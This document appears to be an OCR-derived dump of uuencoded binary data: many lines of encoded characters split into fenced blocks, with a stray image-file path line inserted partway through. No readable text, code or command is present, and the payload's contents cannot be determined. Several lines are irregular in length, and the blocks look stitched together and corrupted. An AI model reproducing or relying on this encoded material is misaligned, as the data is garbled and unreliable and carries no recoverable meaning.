M>UE6K-CGKM/31V.VF:&MEAR#3%>VN34=3:N-L>HA9J"VA)N2H8;QL?=?A@F?
M)8^=7GKU#-2P9U7>P+299S@.FXR&X(,FGS<Z31\YVDR@L41<MI%F&)I@PNJF
M=UO=M.@TZS^O#)<$*S1IXC)< X*2M:$N :8J^8'BHL)1L)&E1%^LC/(OQH>.
MQ4A&= =:OB1AR<M[.68J@XX!)N2V/8X\EBZO9]%!ES]>+3K2G(QZG^GK,YK$
MCS_3#45TZS-_L YW5:Z=9JV7+<!=36SXZ3E5FS"RSN3EC;L[E1B"0V?/UV<U
MFID;:6L=?J#@7!EOC:.V#.A49ZS>Q'\%%_&C0S%K]?_5X> \N#"]N:CIF45U
MI=\:2]NN>-]5NL]XWQ$ZQ#$M68AG_-7S>;9ZT%[?P_6H#.-,JA0'-X1]ZM%[
M%/0:$Y>;GU3#V^M#;_E5:TCD_XR9.GA$EX_\OX:'B?[Z3'B2/Q'XN$;[+_1Z
M=#H_&V0.*+Q4N7Y.W&($L6_W"K\!B YE7L8F$8B:9#H?J?X4&& U'[5Q7)%Z
MU-'F,03/6F_FDY>"257(3@P:%4G#GU/P'SZY?"C]7O]YA^TZGGE-!A-;H]&V
M9=3?D:(=,GBP3V!+?8B7'M^1()_?70.IR8K+$+E^_)VN6D:YX*47QJT(!N%%
M/=Y>T7P53H-%U:2$40_>)/VNW.JY:/$/G$FTL.AJ@ OEO]>GG>UQ9.61.K%(
MO*(W%,47@]U"AXD2##\*X\$\887ZU"'=V[A18IN;A0XLG4./+F2L,T5*R^[I
M?2<.3J<E>FZG=&CL,V/%EF^<:1",(W^\Q)<9&-.R)N4B;[;QWA1-1J-T3#](
M3!6!C:69HGBQ);]<(P,G*FV(3IA_,5Q"R<_-RL;F(RL;,Y!@7@\.$89F.WCM
M34L47-0GFF(U('*J;'^KTACYTXCFD:9!U /O!3.S,^?2$GT18$612:=R8_Y@
MT"-";&*/PJG:K4,6C3QD6S^"L9^J3ZBTQ)I)9>>;Y2:(."_P=1H^&)O4-R=I
M#Q)$695:1;TF/F$G@^P%\9^:NWRE_PXD[*GY[B6C#A?_1[ZX/E"X\7"-BYWQ
M6_*@KCG+.XK]@%7V)?F]6[YURK,D+BK _/BW#JO9^4+BLA7/]-U7M&>(PT+?
M99.F8/-[?D&"?KUZWJ-NY9.!(OU6O#8>S;-LN0BB'^TD^KR^;7ANGB'VJT9F
M=66;?$(OKRIA[[*TB\HG^#_2W-"^(3^2=+VLT,=\M]F&AD-C229H&A&G"=C9
M%(6;GY(M#N/-KVA[731Z>5S-",:UM).(1+=;V)2BPXYA!&9$C+-)4S>H(<HR
M..R0ZP'^WUJV34MBK OOX'Y_0H'&?7^K0T>;NBKV6;V)SMN,$A6*8L[[]!!=
M>7SN?N&J^&Q*_EDEX_.ZT]D+SLWKC\7"-YN_(Q\IC_Z=8AYWS.B"XLK_/ZWK
ME7*EN__'7'G<2S!82KY/V_4H(<@K9O%_"JF,W@% 6&=WWK?@H<GYV[/Q*ET.
M-[@]3:+_L7-5'_#Z_7D?F_LJL"RHJ>C]SW15\7]OL2.)9@L)5@85[UY%QF\!
M4!89W \GP/=$7?)]F1^3UW;$70_[]D1_+[WLG,:L1LHE^_VI%^?/[95Q+,%A
M*M4YVV[(BXS> )9@L,[@='X?:D7YKKMR/Y/]>\(OA?M>\(^[^%[PBXC8'+_.
M*P+>C"]Z#J@+"5:IYWF]L1<9O $LP6&=P.!VA6!;R_K[TC]'_=W)%^=F;TCX
MNXWKF-6(V4T8_<D72[#?$=4!82K 1\?WI%QF\!4!89W \3^_WY%]W\SNB/P/
MCW)%_.[ONCP0W_YWP+B-@6_;JL"W+_MN0<2S!82K5.3R]\1<9O $LP6&=P/,
M_CWY%\7.2(_B2GI%T=TD1_1_=NB+B-@2?_KPB^CY3TKJ@+"5:IY.%=$7&;P!
M+,%AG<#LO%>$7Y\"\(_F;SX)%^3_5=D=+XUVYC5B-E/E?\;XB]O^C\%5Q+,%
```

```
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
M_B!L5PHPC9"[^8<MF/C9 /$?Q2;A@,LF1+)N& H@X3_3&)1"MQ;NO+PXQ'#
M5K&:7^#< G*=;BW=<Y1EV+5 7*$H6M@@8!,T FY0M9=RA:H)=RA:US1E"UE@
M_P;@$N\$F6"3<>(50B;@-W7+!_@W )=QXMW7+N4+1L6 ;<]>)BX63R,F>;I2
MY\[.-(B,@?P[=.Z;.S9NJP$DO /TN0ML1_64ZFB3R17*.-,8<-DHD29J#DF=
MO=.NMP)5ULA)G:P29VF4[F;OTDGC.T0E6LXC%7U:S R^QYR2K6.;NYK6)4U$
MJUA*L)P"3@:1TUWJ59,.L)0:^=8))P=(Z.^_7D*$3TA%G"TH1Q-8JJ^" O<;
MV)J#,F0Y4=%CR!)&*S?=H(?3]T1MT3?^3W)&EZ[[0%=#XOV =+^Q^3X0.:&G
M?J=(#;E5W9Q9#_K]IB/\;&"=P%_)A.P']'RGH[1GKQ'Z/M7,+ V%2/6??);Z
M'P/_FEH\'^XFG9:?\[E?>"WQOTO_06TOW?N["G]BO]7Q<[["0:X9@M !K%S!
MK!F"T4"T %H -8M7&]-V%LH%H -8,VP;?X!=97,%HH%H!6TEV&^V$O_**ZUE
```

MG\+10+0 6@ M !K!F"TA=_YB6P%;0!;0 6@"V@"V@"V@ M>9,[@MLIL&W^ 6
MT &L&8+0 6@ M !:Y_MMA7_Y16T K: "T K: +: #6#,6UF_K=FK;**V@ M
M *V@"V@ M *V@"VN!_!V!+8 6@-@X?\!6T 6T K: 5M *VA='ZMI4V#?_@%M
M %M !: "T 6TS=_Y8V6Y08UN"URS61#0*VV6>3;+4T(ZA57U"I;;E8 ;-3 \
M)*MUVS4P'"3"39J7_A*!)LU+]PG@2;-2^\)Z$C:DX#K=DD;4FP=;PDD>[\\E
M%Z38?0;-,R5?R^E:<;NX%]4$B\$K(5:B&S5]6%(BPJP"L>ELV1^8(M:A=A,T
MC#F WW]DVYH.+[G,^X]6U00])<I3/Z*-:[)=V.:CCL4_*?S(:^R7LK&GFFJN
MS+.H/*6 3[X#AZGD$TWAQ7;Y>/" _EYG,QLH=\'H?+6^B,F=GCOBIO':C+FQ
MYO()M6GU:70V#TNR=7^?S,S'1;YCEV3I/+ 6JD([>AT9D_)IMQ-*6.;[R=3<
MFFTC+FY4W'HIR*M242/,8-(9"XX4<TTZM^@;LG,18H&O1]?918_C#"M3^11C
MFZ$];]#IZ&=C3QV6ZKCSK@4^<C G3^34AI,'_,@$#0SSF<K=<_2D9F5S#F89
M"^@OSCI%2,&4_-F;4FE6).HX,W,-OU#.SJDV/4MS9^\=M-EC[*$W7=7,F9'<
MN_!XINII*/7:59-->RROE\-9+].Y422Y6%X#1+2[U$N4LO"\!I4(DT1=2KDR
M4J_39E977[V(;\%64Z:_*R>A;H(;6WJZS1^.9?;VH>%EL$&.4JHO^Q:;@<G
M\U4#P1ZL/XU=J-$T*?&A%.*Q!..KY:":&##1<,/',\VH1O/Y[9C5UI1PR6RT
MFP!?^ILR?#E^1M4)7D;6NY8)+ZP%'B4R_-MR<Z^+_-6-?F_605<T:<.4;$3&
M<QD-5)6 '+.Y8&GY5A+,T>HC6&:);%4F!,3SFBR$$BPJ#/X++ZU)-%]SE&U]
M5 LP)M^NK2^\HWZYQU9-]6&PL]WWZ[6C9-:$FCTD V@1;*IS-(37P<80_8_
M!0-NM)_?ZKI!PSF;?BXT9V,#ZJ0H%AXC1C: K#@W),%<NO'^EPMX\U*ZEM1'
M&<.Y6XM;VO9JP"-WJWXH,#2\?G=:QM(B ,S!K? <TTBB^'BW[E@<]U<('JQ'
MW\C9,NQOS];J">,*, TVAC1YNZ.97H]%"NWFZ+ T(#TWY&^\@VX!(S!?K+ (
MO.I<2=6G?6E8I+-"GUALNI+J<L]S3M]M4![8J;0+HXI\+2^Q1 1Z'X.M<R'C
M@W-^-I;&KO2_U[HNN9-8QPSXM(:9MFYIT(24MEP!LB\V$?%%;)<!;MS<.#6
M&W&;;V7+WJ%4A;-N<E#V9*C4!#52ONJ?:TX4F&N*+T_F4GYV=T_Z2FEY6-2
MKKMSPUNBCCMVYY3+=JFEI%AK;N-&.XC$R,HVY>AL8Y19GB2=%7#,"RW\:31.
M>,9)>-EYN4;M>_-R&6[H*CLXV;"^XV.-/';_ >1DFZ!I$@1)@_BB"D% I_(
MT_ZBF<S'HTN!3JR<ZEX[BL?$PIPS"2^YX'#,)HTBJ74_DV&Y]MY9-T39RV(6
M]ONZ*G@TPI$F 97R;>+N=F]YC&0:RYV0SD-<RKGW1]%*8+6?FY),Y[!"Z>=C
MND8E7)BI5Z5M>DFS2$C-Z,CZQW3;JFX;\:%B1)4S#-C0U_)UDIYYE+_.JW&9
M6]9C\0C H+R_8>PG ^/<V3;!2NW2JR[7C@MA129M*I7H4%YOXY)8L[[]5?V+
M/./L5QHT';-#ORL6$M<)B -J]"5,EA)MN-)@R"Q,3:]!()2'7O-^S+UKPG9+
MR<O0/^U,JJ^#6"]NQ H%-6$L\B8&-H9"[R(,L&APJ5#N^=III.WB72TS.@AV
MH]-_'K[2OKP>7?#S'CX>;=WMX=/H72\9-272.A4B<9$RUK/9K5;UV^.EI2\%
M8G)K^X>SQW'-5N[AU'X[LQ<KI]K2<=9^'1/I88Q:-.E8& *HPSN7-];H?M6=
M^!F7\>XU\K%NIF+6[BVU5-#/N+M'G9V6N\]XF9WTW.%X*X@S(JTB4S+HU8>
MO9&M,?JG=G^FC=69G:E348=&^9/SV4PJN*H#64?^MZQQ@+E2U'BB-TC39RIM
M0?-,J8IRY>29Z7W+@64X@J9EVMJJB5?-$"V5>8UP,ZUTV57Z5:JM*L?&Q5RK
MFD,-(;:#*XBK4T/(\#]7 ?F4@=VZ7[$O])9?C2MPX^MEM6^Y7$^RVDS$;<+<
MX.,_9;O;BT7.3RS50N*_RY'JX4)-;J5?+O=EV<W4.L]9*DC,0N!$Q;_%KU/V
MMMNP;Q[Q!EW5 9,\C%9C*P"QHM9-WBFK-3?:I?ZE?A:!F*/P$<?.YAF*W*:I9
ML%6NA!<QM/,D2%IE8*A.,+[+0VI_SB%ZV^^!@_UK=@O[?2L_93S5G;&ONSOT
M.-[@]WHYL;;N3[RGMF[;^) ?],>' E]X3FN7_XJ:"=4 ;<R@Q5$%*LR63L"O
M>'P<Z^S#K9V":NT+9<!;<VFECA3+U#;=8MCXA2&^-ZS2A<&"@^J@(FU^1LK8
M.>#IDQN7]?>>+I58:ZG"_S<CCY]UEXW+R<NZ6K/N3<EI>CQ)F 9!]?*Y>.*V
MJR7CHL_.F:+E6?Z$^=25GY./C965S#+9S7N.F<GP)I_WB!)@G_?.]5O*M6EO
M5'<*)%2?.Y<A]:K*UBX:%E?4*EWR,R=GF(VBZ;GYYI;SV"ZLUQ$/9#7-Z49O
MASS,&L2"RN(1RVC-Y/3*B.>O<61A. Q9IO'J/+1?&RX<<;L/[]JWY)-;/"YV
MUC]F^C,XJ;(S)S LJ>K"#->Z/KNC5_&0Z1.&ZEPXL,[)"M).I2.\,@GO$;]%
MZQ]S)6 7A.(3\A=DX-)H\B]) V0@'A.(,%4?$C%3'[)DX4(*$P:FL8C7YB!=
MF$_"K%9+D>UTJD-K%C))WD7WGDI8&@9TN?/-93W*%L?3%(Y/GKA76: 7%][H
M]'PXUIW@Q4P+'+7S0 @ES/48[";_K>N<W;C==7.)#_(V31SGWJ!M["=R??:
MUN ;PC/".*ZL*[LC*$<5485O2,F1QP, 5THC;X*KK+%:U6OC@ K)@K3$ZJT"
MD%KI07H.+"(%4-"\/UQP4052N&A=E<5Y@5RT%CF&@K,M6)+HA6,0*\HM<*$@
ML<P;I8M<.G.\0BP87%3O,53BI6F^'ZG(MU2&3)I_)^>3_D_EMFQFH,3=PN\-
M6"F&YDBQ;@^);A&?*,5_Q&,2PHSO*ENU05UA0GKV]?)-EY;K)^ N7%-1\.-!
MD138=B/H9?>&=A,[CHP9V5IO,SV4NG@>@P53,X8<Y4[O[$'.YBEX,Q9-/=7"
M?,WC2:44R,:1T4V0#5)XW64)LH2IFUAX$Z=/'])Y,];.+78JW_"$N48M:U]G
MJ]]7(S9\X8+TH[S,G'97U#_*S>3C9AL/!2OQT35TU6PQ.\Y:B+7JM;YI@^:=
MXR.JI5-RI=K0/6<S;Y+?OL!@Q,'3D%FV?TAH\??FODTWK;B'G:T]KH;F^FH4
MG"?UV&XVYG4W*I\)I<'YWX<6#\TR:?UJME/7[;<R_"&XK?AS(IS84*V)W6RR
M[4*_MNB4REK0(URQ6+/YGA37V81_0$U_O+)VV_966SV?UW^36<-ZV4E.US_:
MLT_)FL<RWJ2\LS.))UAD$PTHX;^28(,_MI??XV:C%,5=B#UR8ZU$)V<R3!2N
M;SAF:M)^,=KCJM,1D"$3])@21[F-2CRAFN>-LZ":F]_&,"[ZJU0#U6J<*QR*
M)N5:\MIL*?&Y!CDR)3*E"SI;@G>]IIW,EG<:E04[S O%'S_-_2\;!^GUYLYT


```
M-=8=?L1+0?27W/^9T</,WGP3^]<=N-[)$W<I_>W4B73YNCQ.(FMARAF5LBHZ
M5 2NC+3D*P*-_ %%(XSM.A#ATV <;MP*%#.W.ESP4'Q>!:)PH>4209*:%]5!
MNA\7[!*7HLG; %H^%]<E-V1DR<<[_7_02F\IJ)R)<@W]ILQ!9T6 [C?3_G)3
M>D<P0\)PV=F#)3]*Z?QZ;R=8R8LOUB#)DPF1JQDA9A2T*$QTO$,I'0K40%F/
ML0IX3!C@QM*M0P65%6AZ5DC4U$,59Y:8O2*UX*'*FD.._3N[3&Q5%UW=;V-1
M7*WIDN]LN_XA39;6AJ[J@)3Q;@M!FZS$W5EQ]1UJA[1ZZU-AXX7[%J2]WY_;
MU]<R86 U?H]J6//!QSJ;YWPL".H;'1RZ-E$JY2?7K*[*_=:[-4++&-!L;T*O
M SVQ8##/S>P#5\:HT<5]@#+Q2Z;*^^1G8V6=PBV$4GK]3CDQGFRX["AXOPNF
MY#R^)CO,;/TL>=QZK I)JN#%HRKUUU#!P,$<JUJSPSBU!$<TI6[BSIWCQ\\&
MJJ!@\6G3'A2(W%DTVJ>,K&S,B=EBY3V)"C3<NC;F?EV.9 LAJ$3T$W5K%S/
MHV6.R>*?9FE8^!D,#_\"@[_0S39A89L+S[(.\-_P8;8.</&Y4W5AM:*TH?%6
MLEWZT7FT].$OGBYC3K=(T8CMDB<.%,XIXT;OZ6$_'Y-3/D#_R'AG(GC29O:Y
MC9R?3V,_>88HV+ER<TT,W1D1EO^'0U7;Y -^,UID*+A7\F=G3Q)I%?PJ7L@K
M()+"BZ2_A6 '<O83.Z#EW;"CCF;01R,X6_58L[/G,D ?VN@C$RS;1RX"Z;T"
M)'8:>>+1(:OQ>KFJ[PCI1MK<DL)GS?AA)0W=V:;G6<,@U-X=^MDPF.=/J'RY
MN/H'F!&S"ADQ*-N)?K)<74O E&SA\;.:,T^3_V@9,Q;0YE^MX8E:J&2S9T)4
M\EY4V;FW0I9:N(L?N,._8_X@&U<4,E.U2@,?#0RIMH$Y,N3?F]ZN$#X9D)7Z
MTK):T#TR;IDU5";J$T!8L[\?YK(*4(:PE6-+,8]45T,.696A?G_NKAC^%!OS
M>]8!!F!R_'^:N%+6D[];AJX<O?P7Z_@!"?,Z#0/N[1V$^P!O]$<#&R\G*YC&
M @$.Q^3DYK&!B6 UN=6QRW<J<J CCG(!11[IK(&]^134? RRFU$586>B_W\
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
MH;GI.6;:(-59<<H9FA7_999^N3.'B6?YOY6@C!(1B5=!\?-YJ-H+&JH*U:<
M9OFPX:O>!Y2K"256CZ41>^)+#O&1U3MFB[[4)ES'R7:HT:]F!R.#(#>HLQ)P
M=G@5>V0(CO@>HY&7W7<+_[3_E(*Z;!B=G*]0$H=[K52<OE/H_:; 25RH4<&6
M.!LM]QT2$A)]@L+?O]\'::WJ51PP7/IAA>\Q2<&1ZKVQYD&.J"0 .I=2 /I8
M4?-C#@7(IV_SBCLIE'15A,):K ]?( J[1)YSL/&>=8A=#I';>=%$93^*G/LK
```

```
M(MN>ZE5?N-T[;"OPL&[3OB334<88@*78+[9'29!GDIZ?^,BQ@.F>W9+'OG57
MA*OAIET$H#=CNM3O[+"?L)J?[V6LWWT7ZE%[?,@%1"UW-;E!,@1RW:G+5P4?
M!.OMB]36GNR+5A?=7/!CTQ:9/PP+YL^@27U1U/U5(A!PQ".BDLL4B^P4OG<R
MSJS\((<R?ZC !4*FC6DKZY-ZNT2X9IA1_"!9/1](D/,LY:$<D]$ YN*C *<T
MYJE;63^E2&$0$K0TK_'G(] ECJ6U31YKC00\AUD>,PD+*#IJ^$@IEY4*\'V<
MKO3JA<?5&:6)O>8FSD6<#RVPYQ1<"5TL[UK#P=7UY?^LFQ0FCB5(L+?N<FIN
MY,EE$<Z:O>I66JH=),XAW5V!JAKI1MB*\;WF,IDUJ1EWC0MJ5IA^A?=&6"\2
MXMDPB/N__O@ 5XT:VE)^32H&RE=AR<3G(R.,I6$R@1N#$_?F'2U93U*VP=8O
M])J,_& J:?EGH>R@AMJB*2]X 8/-P.-P_A >?GR>$S_1U/D67:M#DI/[X!;L
M!OVO*&E]GW+&_6E[TJR39B+RIYW\F]';1%_#7W*QZ@5T;/7[2-_N:K=^Q>HL
M.)1%;<RF.\]RH0K"EVJEW!!&FVMKZ3:2#* (-XWS COB:#B#\)#%H\01"TPW
MP[7RNKD7W3Y89.B#1]6:T[_R6H69/&U(IN$Y!TD8)7<:*B#HE+.7NHUME24<
MO NHDZA->?3^$L=R!>JMH($?YC\/7&..RCJ:IV.CK0']2^6S9WX!V8R,F#6Q
MTVE1I]%(Y",35DX!D=ENC@(()8CK!QB^']TGN8C@(6/ POF+9<U,O8ZA;IPB
M.Q@O'M8Z/ZTG$6M[NP:2=H?J)2=KZM-D.O/V1:^#\^^;=@%S:;#H4A^= "+F
MDYY&"+8OT)8=WF/ 5N/6)+IP98F]V$(;^0&GF93))%%N"+"98!K":(E9"40"
MJ4^O8"[1])LO_-K3G-;LNLT3DU[8D[^/M>TW M(#R>+P9)U4@H6A[A^D! 8Y
M 9G,^H::ZQ0*:[9H#(P15P)Q2DS1B+'!W"FM=R<K%FCB3Z<>SE\=+>HDM-+,
